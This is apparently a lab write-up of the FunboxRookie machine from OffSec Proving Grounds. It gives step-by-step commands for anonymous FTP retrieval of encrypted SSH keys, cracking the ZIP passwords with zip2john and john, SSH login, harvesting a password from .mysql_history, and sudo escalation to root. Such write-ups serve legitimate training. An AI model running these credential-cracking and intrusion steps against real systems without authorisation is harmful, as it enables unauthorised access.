
This is a walkthrough of the machine FunboxRookie from OffSec's Proving Grounds Play labs.
Machine information:
- Level: Easy
- Community rating: Easy
- Flags: 2
- OS: Linux
- Vector: FTP, local
Nmap
sudo nmap -A --open -sV -sC -v -p- <IP>

Starting off with an Nmap scan, we discover the following open ports:
- 21 - FTP
- 22 - SSH
- 80 - HTTP
Webapp
Starting with the web application, we find the default Apache2 page, with nothing useful to go off from:

FTP
Pivoting to FTP, we know from the output of the Nmap scan and NSE scripts that anonymous login is allowed, and there are 11 ZIP archives which seem interesting, so we will go ahead and download them to take a closer look:
ftp <IP>
mget *
Looking at the archives, they all contain private SSH keys, however they are also all encrypted:
for file in $(ls *.zip); do unzip -l $file; doneArchive: anna.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: ariel.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: bud.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: cathrine.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: homer.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: jessica.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: john.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: marge.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: miriam.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: tom.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
Archive: zlatan.zip
Length Date Time Name
--------- ---------- ----- ----
1675 2020-07-25 06:42 id_rsa
--------- -------
1675 1 file
In order to crack these archives, we can first use zip2john to extract the password hashes:
for file in $(find . -type f); do zip2john $file > $file.hash;done
Then, we can crack them using john:
john --wordlist=/usr/share/wordlists/rockyou.txt *.hash

With the passwords in hand, we can extract both tom.zip and cathrine.zip to obtain private SSH keys.
Initial access
SSH access using the username tom and the corresponding private SSH key is the path here, ensuring we assign correct permissions to the key first:
chmod 600 tom_id_rsa
ssh tom@<IP> -i tom_id_rsa
At this point, we can read the first local.txt flag:

Privilege escalation
In the previous listing of /home/tom, we see an interesting file named .mysql_history, which contains tom's password:
cat .mysql_history

\040 is just space in octal, the password is the remaining value.
With tom's password in hand, we discover that they can run any command with sudo:
sudo -l

To escalate to root, we run the following command and we can finally read the second proof.txt flag:
sudo /bin/bash
